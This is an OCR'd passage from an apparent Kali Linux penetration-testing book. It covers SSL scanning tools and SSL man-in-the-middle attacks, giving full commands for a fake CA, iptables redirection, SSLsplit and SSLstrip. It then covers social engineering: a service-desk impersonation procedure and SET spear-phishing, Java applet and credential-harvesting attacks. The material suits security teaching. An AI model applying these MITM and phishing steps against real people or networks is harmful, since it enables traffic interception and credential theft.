
`https://www.openssl.org/docs/apps/ciphers.html`

SSLScan

Although the OpenSSL command-line tool provides many options to test the SSL configuration, the output of the tool is not user friendly. The tool also requires a fair amount of knowledge about the cipher suites that you want to test.

Kali Linux comes with many tools that automate the task of identifying SSL misconfigurations, outdated protocol versions, and weak cipher suites and hashing algorithms. One of the tools is the SSLScan that is found at **Applications** | **Information Gathering** | **SSL Analysis**.

By default the tool checks if the server is vulnerable to the CRIME and heartbleed vulnerabilities. The `-tls` option will force the SSLScan to only test the cipher suites using the TLS protocol. The output is distributed in various colors, with green indicating that the cipher suite is secure and the sections colored in red and yellow trying to attract your attention:



The cipher suites supported by the client can be identified by running the following command. It will display a long list of supported ciphers by the client:

```
sslscan -show-ciphers www.example.com:443
```

If you want to analyse the certificate-related data, use the following command that would display detailed information of the certificate:

```
sslscan --show-certificate --no-ciphersuites www.amazon.com:443
```

The output of the command can be exported in an XML document using the `-xml=<filename>` option.

Watch out when NULL is pointed out in the names of ciphers supported. If NULL cipher is selected, the SSL handshake will complete and the browser will display the secure padlock but the HTTP data would be transmitted in clear text.

SSLyze

Another interesting tool that comes with Kali Linux that is helpful in analysing the SSL configuration is the SSLyze tool released by iSEC Partners. The tool is hosted on GitHub at `https://github.com/iSECPartners/sslyze` and can be found in Kali Linux at **Applications** | **Information Gathering** | **SSL Analysis**. SSLyze is written in Python language.

The tool comes with various plugins that help in testing the following:

- Checking for older versions of SSL
- Analysing the cipher suites and identifying weak ciphers
- Scanning multiple servers using an input file
- Checking for session resumption support

Using the `-regular` option would include all the common options that we are interested in, such as testing of insecure cipher suites, identifying if compression is enabled, and several others.

In the following example, compression is not supported by the server and the certificate issued was found to be issued from a trusted CA. The output also lists the accepted cipher suites:

```
root@kali-1:~#
root@kali-1:~# sslyze --regular www.ebay.in:443


SCAN RESULTS FOR WWW.EBAY.IN:443 - 124.124.252.18:443
---------------------------------------------------

 * Compression :
      Compression Support:      Disabled

 * Session Renegotiation :
     Client-initiated Renegotiations:    Rejected
     Secure Renegotiation:               Not supported

 * Certificate :
     Validation w/ Mozilla's CA Store:  Certificate is Trusted
     Hostname Validation:               MISMATCH
     SHA1 Fingerprint:                  F01A81F9C6C0A1FFB26B477FA38145CE428A4FF9

 * Session Resumption :
     With Session IDs:          Partially supported (1 successful, 4 failed, 0 e
--resum_rate.
     With TLS Session Tickets:   Not Supported - TLS ticket not assigned.

 * TLSV1_2 Cipher Suites :

     Rejected Cipher Suite(s): Hidden

     Preferred Cipher Suite:
       ECDHE-RSA-AES256-GCM-SHA384256 bits      HTTP 301 Moved Permanently - http

     Accepted Cipher Suite(s):
       ECDHE-RSA-AES256-SHA384  256 bits      HTTP 301 Moved Permanently - http:/
       ECDHE-RSA-AES256-SHA     256 bits      HTTP 301 Moved Permanently - http:/
       ECDHE-RSA-AES256-GCM-SHA384256 bits      HTTP 301 Moved Permanently - http
       AES256-SHA256            256 bits      HTTP 301 Moved Permanently - http:/
       AES256-GCM-SHA384        256 bits      HTTP 301 Moved Permanently - http:/
       DES-CBC3-SHA             168 bits      HTTP 301 Moved Permanently - http:/
       ECDHE-RSA-AES128-SHA256  128 bits      HTTP 301 Moved Permanently - http:/
       ECDHE-RSA-AES128-SHA     128 bits      HTTP 301 Moved Permanently - http:/
```

Testing SSL configuration using Nmap

Nmap includes a script known as `ssl-enum-ciphers`, which can identify the cipher suites supported by the server and also rates them based on the cryptographic strength. It makes multiple connections using SSLv3, TLS 1.1, and TLS 1.2. The script will also highlight if it identifies that the SSL implementation is vulnerable to any previously released vulnerabilities such as CRIME and POODLE:

```
root@kali-1:~# nmap --script=ssl-enum-ciphers.nse www.google.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-31 00:09 IST
Nmap scan report for www.google.com (216.58.196.68)
Host is up (0.072s latency).
rDNS record for 216.58.196.68: kul01s09-in-f4.1e100.net
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
```

The SSL Server Test (`https://www.ssllabs.com/ssltest/`) is an online tool hosted by Qualys that performs deep analysis of the SSL configuration of a website. If you want to test a publicly exposed web server and you are comfortable with a tool hosted by another organisation identifying weakness in your implementation then this free tool is highly recommended.

Exploiting a weak cipher suite can only be done by a dedicated and highly skilled attacker, as it requires multiple things to be lined up together:

- The vulnerable server should be reusing the key for a longer time
- You need the computing power to break the key
- You need to find a client on which you can attempt a man-in-the-middle attack

Although exploiting weak cipher suites is difficult, you should not be complacent and disable it on your web servers because you are only as secure as your weakest link.

SSL man-in-the-middle attack


A **man-in-the-middle** (**MITM**) attack is an old school trick to redirect the information flow through an attacker controlled machine where the attacker can sniff and manipulate the data before forwarding it to its destination.

If the attacker has access to the communication link between the end user and the web server, a MITM attack is possible. The first question that comes to mind is, how is the attacker able to decrypt the data? Since the client browser encrypts the data before sending it, it can only be decrypted by a private key that is securely stored on the server. In short, the attacker is able to decrypt the data because it sits between the end user and the web application impersonating both. By impersonating the real server, the browser thinks that it is talking to the server on an encrypted channel, but in reality the encrypted channel is terminated at the attacker's machine where the attacker decrypts the data, sniffs sensitive information re-encrypts the data, and forwards it to the server.

The attacker impersonating the real server presents a fake certificate (since it does not have the private keys of the real server) to the end user, the public key of which is used to encrypt data by the client. Since the attacker has the private key to that public key, they are able to decrypt the data.

The attacker then creates a new SSL connection to the real server impersonating the client and authenticates against the legitimate certificate presented by the server.

An illustration of the attack is shown in the following diagram:



The certificate authority system is the missing part of the puzzle that makes tricking the user to initiate an encrypted session with the attacker a bit difficult. When the attacker presents the fake certificate to the user, a warning is displayed on the browser informing the user that the server he is connecting to could possibly be a fake server since the certificate is not signed by a certificate authority trusted by you.

A successful MITM on the SSL is only possible in the following scenarios:

- The client trusts an untrustworthy CA who issued a fake certificate, preventing the warning from appearing on the user's browser. This is possible as the CA system may have been hacked by the attacker.
- The client creates an encrypted session despite the warning appearing on the browser.
- The client system itself may have been hacked and a fake CA root certificate installed on it. Any certificate generated by this CA would not display a warning on the browser.

SSL MITM tools in Kali Linux

There are several tools in Kali Linux that can be used to intercept and circumvent an encrypted communication. Three of the well-known tools are listed next. SSLsplit and SSLsniff use a common technique to defeat the encryption while the SSLstrip tool uses a unique way to circumvent the SSL connection:

- SSLsplit
- SSLstrip
- SSLsniff

SSLsplit

SSLsplit is a transparent SSL MITM tool. It intercepts the SSL connection and pretends to be the server by generating a certificate on the fly. It is also useful in intercepting encrypted connections of protocols such as SMTP, IMAP, and FTP.

The first requirement to intercept and decrypt the SSL connection is the attacker successfully being able to redirect the traffic from the victim's machine to a system under his control which can be achieved in the following different ways:

- Tricking the user into changing the default gateway of his machine thus redirecting all the traffic
- Using the ARP spoofing technique which would incorrectly map the default gateway to the attacker's machine

- Modifying entries in the host's file and mapping the domain name that you want to intercept the traffic for to the attackers IP address
- Compromising the DNS entries to redirect traffic

The SSLsplit tool is found at **Applications | Sniffing & Spoofing | Spoofing and MITM**. This tool requires a self-signed root CA certificate that is used to sign certificates of individual websites on the fly. This root certificate should also be pushed in the certificate trust store of the victim's computer to avoid a warning from appearing on the browser. The self-signed CA certificate and its private key can be generated using the OpenSSL command-line tool that we discussed earlier.

The following command will generate a 2048 bit RSA private key:

```
root@kali-1:~# openssl genrsa -out sslstrip_ca.key 2048
Generating RSA private key, 2048 bit long modulus
..............+++
.....................................................................................
.................................+++
e is 65537 (0x10001)
root@kali-1:~#
```

The next command will build a certificate using the private key generated in the previous step. It will also ask a number of questions that are typically asked when generating a certificate, as shown in the following screenshot:

```
root@kali-1:~# openssl req -new -x509 -days 1095 -key ca.key -out sslstrip_ca.cr
t
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:MH
Locality Name (eg, city) []:MUM
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Fake CA
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali-1:~#
root@kali-1:~#
```

Once the victim's machine is redirecting the traffic and the root CA certificate is ready, you need to divert the HTTP data to a port on which the SSLsplit is listening.

Since we are only interested in the SSL traffic, we need to configure a NAT rule for SSL-based traffic, which would redirect it to a port on which SSLsplit is listening instead of directly transferring it to the default gateway. You also need to enable IP forwarding on the attacker's machine, which will divert IP packets that are destined for a different IP address and port to the default gateway configured on the machine:

```
root@kali-1:~#
root@kali-1:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-1:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to
-ports 9443
root@kali-1:~#
root@kali-1:~#
```

The NAT table entry can be verified using the following command:

```
iptables -t nat -list
```

After configuring the redirection of the traffic, we need to start SSLsplit with the relevant options. The most useful options that we use are as follows:

- `-l`: This logs every connection to a file
- `-j`: This logs the content of the connection to a chrooted directory
- `-k`: This uses the private key specified after this keyword
- `-c`: This uses the certificate specified after the keyword

The following screenshot shows the output generated by these commands:

```
root@kali-1:~# sslsplit -D -l connections.log -j /tmp/sslsplit/ -k ca.key -c ssl
strip_ca.crt ssl 0.0.0.0 9443
Generated RSA key for leaf certs.
SSLsplit  (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter:  IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW
_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSIO
```

SSLstrip


SSL stripping is a technique to defeat the SSL encryption using an MITM attack. While the SSLsplit tool intercepts the traffic and presents a fake certificate to the user, the SSL stripping technique tricks the user into believing that the server accepts unencrypted data. When the user sends the data over an unencrypted channel, the attacker can easily sniff it and then create a legitimate SSL connection to the server pretending to be the user.

The SSLstrip tool in Kali Linux can perform the SSL stripping attack. It is located at **Applications** | **Sniffing & Spoofing** | **Spoofing and MITM**.

Since this technique relies on a successful MITM attack, the attacker should first be able to redirect the network traffic from the victim's machine to a machine under his control. The attacker can use tools such as arpspoof or Ettercap for MITM. Once this is done, you also need to configure the iptables to redirect the traffic to the port on which SSLstrip is listening as shown in the SSLsplit example. Then, you can start the tool with the `-l` option:

```
Sslstrip -l <listen port>
```

As shown in the following screenshot, you can specify a different port than the default one and redirect the intercepted data to a file:



SSL stripping limitations

SSL stripping exposed a fundamental flaw and a fix was needed, which led to a new web security mechanism known as **HTTP Strict Transport Security** (**HSTS**). This mitigation technique used an additional header known as Strict-Transport-Security header. The website informs the client, using this header, to connect only using SSL. This was an opt-in security mechanism so it worked only with websites and browsers that supported this header. If the client is using an older browser or the website does not add the header, the SSLstrip tool would still work.

Also, if the client is connecting to the website for the first time, SSLstrip can run a MITM attack and prevent the HSTS header from reaching the client. To mitigate this, websites can be included in a prebuilt list that is stored in a browser that supports HSTS. The chrome browser offers a quick way to check the HSTS status of a domain at the page `chrome://net-internals/#hsts`.

Summary

This chapter was all about SSL encryption. Web applications rely on the different encryption techniques to protect data and attackers find different ways to defeat it. We saw how an attacker would identify weak cipher suites using the tools that come with Kali Linux. Later in the chapter, we discussed how an attacker would use MITM attacks to sniff the encrypted SSL connection.

In the next chapter, we will talk about client side exploitation using the tools in Kali Linux.

8
Exploiting the Client Using Attack Frameworks

Even though organizations have been investing in technologies and skills to secure their business, they are still successfully being attacked. Social engineering is a technique that is used to penetrate into even the most secure environments. Vulnerable employees are often chosen to circumvent various defences that the organization might have deployed. Social engineering and client-side attack vectors are the major driving forces for the new breed of attacks known as **Advance Persistent Threats** (**APT**). Targeting the user of a particular organisation is often used as a stepping stone to gain further access inside the organization and is used in all the major APTs discovered in the recent past.

Since in security you are only as strong as your weakest link, employees have become perfect targets to execute an attack. Social engineering attacks provide great value for time and resources you invest in executing the attack. A simple example of a social engineering attack would be calling up the victim acting as a representative of the bank and convincing the user to reveal the password to their online account.

For black hat attackers, hacking is turning into a business and social engineering attacks provide great return of investment for them. Building an exploit or cracking a password takes a lot of time and would not be practically feasible for the attacker. On the other hand, social engineering attack using a spear phishing campaign could give the attacker direct access to confidential data.

When the usual social engineering technique fails to entice the user, you would have to devise a client-side attack in conjunction with a phishing technique. Client-side attacks exploit the vulnerabilities in the client software that the victim uses to interact with the web server such as the web browser or any application it uses to interact with the file sent by the attacker as part of the phishing campaign.

We will discuss several of these techniques to execute a client-side attack and social engineering attack using the tools in Kali Linux. In this chapter, we will cover the following topics:

- Social engineering attacks
- Social engineering toolkit
- Spear phishing and website based attacks
- Browser exploitation framework
- Modules in BeEF
- BeEF and MITM

Social engineering attacks

Social engineering is a technique that relies heavily on humans for its success. In its simplest form, it makes use of non-technical ways to circumvent the security of the system. The success of an attack relies heavily on the information that the attacker gathers about the victim.

The various resources that assist in information gathering are:

- Social networking websites
- Online forums
- Company websites
- Interacting with the victim

Impersonation is the most common and effective form of a social engineering attack. Here, the attacker pretends to be someone else and tries to gain the trust of the victim. The attacker performs reconnaissance and identifies valuable information related to the victim, which helps during an interaction with the victim.

An example of impersonation is described as follows:

1. The attacker identifies a victim and gathers information about them using publicly available resources.
2. The attacker identifies the information that the victim might have published on his Facebook profile page. They acquire vital details such as date of birth and year, the school he attended, and also the favorite films.
3. On the victim's LinkedIn profile page, the attacker learns about the organization the victim works in. The attacker can also find the official e-mail address of the victim on his LinkedIn profile page.

4. Next, the attacker finds a telephone number of the service desk of the organization where the victim works. This number can be called directly from outside the organization.
5. The attacker calls the service desk and confidently interacts with the service desk agent pretending to be the victim and informs the agent that he has forgotten his password to his official mail box and requests to reset the password.
6. The agents asks a few basic questions such as the date of birth and e-mail address, generates a new temporary password, and shares it with the attacker who is pretending to be the actual user.

Usual social engineering attacks might not always be successful as employees are often trained to handle such events and are regularly advised not to share sensitive information about themselves on social networking websites.

Computers have become an important means of communication with the outside world and provide an attractive option to attackers to reach out to potentials victims. Some of the ways in which computers are used to launch a social engineering attack are as follows:

- **Phishing e-mails**: Attackers spamming mailboxes has been an effective way to trick users. The e-mail is designed such that it looks legitimate. The spammer uses e-mail addresses that are very similar to the legitimate one and the difference can only be identified if viewed carefully. In addition to this, the e-mail might include some attractive phrases such as urgent attention or something that might be of interest to the victim.
- **Adware and malware**: A common technique that attackers employ is tricking the user to install software that contains adware and malware. A user unaware of the technicalities of a computer can be easily tricked using a popup message into downloading and installing software piggy backed with malware.
- **Phishing websites**: In this technique, attackers clone the original website and register a domain with a similar name in order to duplicate the original website. The victim who visits the cloned website is unable to differentiate between the two and interacts assuming it to be the original website. The aim of the attacker is to steal login credentials.

As seen in the preceding section, computers are a major target for social engineering attacks. Kali Linux has several tools that assist in executing these techniques.


Social engineering toolkit

Social engineering toolkit (**SET**), as it is popularly known, is a menu driven tool in Kali 2.0 used to build different client-side tricks. In Kali Linux version 6.5 is installed. It includes various social engineering attack options that can be deployed from the same interface. It is written in Python and the menu-driven functionality makes it easier to build the attack. The social engineering toolkit helps to execute a complex attack with less efforts and time and also allows us to test various social engineering scenarios in a practical way. It was previously impossible to execute these in a timely manner.

The social engineering toolkit can be found in Kali Linux 2.0 at **Applications** | **Exploitation tools**. Once the terminal window is up, you will be presented with the menu shown in the following screenshot. The prompt at the terminal displays **set** and it waits for your input:

The initial screen presents six options. The **Social-Engineering Attacks** option is the one that we will use the most. The second option integrates a few attacks from the Fast-Track tool. You can also write your own custom modules and integrate them with the social engineering toolkit using the **Third Party Modules** option.


On choosing the **Social-Engineering Attacks** option, you will see a menu listing the various types of social engineering attacks that can be executed, as shown in the following screenshot:




Spear-phishing attack

This module allows you to create customized e-mails to target specific victims. The aim of this module is to integrate a payload into the attachment and send it across to the victim via a spoofed e-mail.

You need to select the second option, that is **Create a FileFormat Payload**, which will guide you to select a specific file format to exploit. The entire menu is easy to follow and self-explanatory:



Next, select a specific payload that you want to use; it will prompt you to select the type of command shell that you want to execute when the victim machine is successfully exploited. The reverse TCP shell and meterpreter reverse TCP shell are the most useful ones as outbound traffic is more likely to be allowed through the firewall on the client side:




As you move ahead selecting some additional options, the social engineering toolkit will prompt you to select a prebuilt e-mail template or the option to build the contents of the e-mail all by yourself. The predefined e-mail templates are helpful if you are falling short of words when creating the e-mail.

Be careful when selecting the predefined template as anti-spamming systems have been tuned to filter the contents of these templates.


At the final stage, you are asked to either select a public mail server such as Gmail or use your own mail server. Choosing your own mail server has one distinct advantage: it allows you to spoof an e-mail address and, if the victim's mail server does not performs reverse DNS lookups, the e-mail is sure to hit the victim's mailbox.

If you want to use Kali Linux as your mailing server, you need to install sendmail and change the **SENDMAIL** option to **ON** in the `set_config` file. The `set_config` file is in the `/usr/share/set/config/` directory and is the configuration file used by the social engineering toolkit:



Sending the e-mail through a different e-mail provider is also possible by changing the **EMAIL_PROVIDER** option to Hotmail or Yahoo!.

The various options when sending the e-mail through a self-hosted mail server are shown in the following screenshot:



Website attack

Using websites to launch a social engineering attack allows the attack to target a large number of users. The website attack module in the social engineering toolkit includes various methods to build a social engineering attack using a website.

The following methods are included in the social engineering toolkit:

- Java applet attack
- Credential Harvester attack
- Web jacking attack
- Metasploit browser exploit
- Tabnabbing attack

Java applet attack

The Java applet attack method creates a Java applet infected with a malicious payload. The payload is a shell or meterpreter code that provides shell access to the victim's machine. To build a complete attack, the tool will prompt if you want to clone a website that you know the victim would trust and spend time browsing on. The applet is then loaded on to the cloned website.


Website cloning is a process in which the content and the formatting of the original website are copied to create a similar looking web page.

The important step is to entice the user to visit the website which will load the applet and provide shell access to the attacker. URL shortener service can be used to hide the URL or a similar domain name can be registered to trick the user.

In this method, we are not exploiting any client-side flaws but tricking the user into browsing a website that loads a malicious Java applet. Since the applet is not signed by a trusted certificate authority, it will display a warning when the applet loads which most users would ignore and proceed anyway.

The Java applet attack method has been successfully tested against a wide range of web browsers and operating systems.

The following dialog box is displayed at the time the Java applet is loaded:



Credential harvester attack

Stealing the credentials of the user has always been very attractive for attackers. Using the credential harvester attack method you can clone a website that requires the user to log in, for example a social networking website such as Facebook or Twitter.

Like the other attack methods, you have to host the cloned website that you created using the social engineering toolkit on a domain with a similar name to increase the probability of a user interacting and browsing the website.

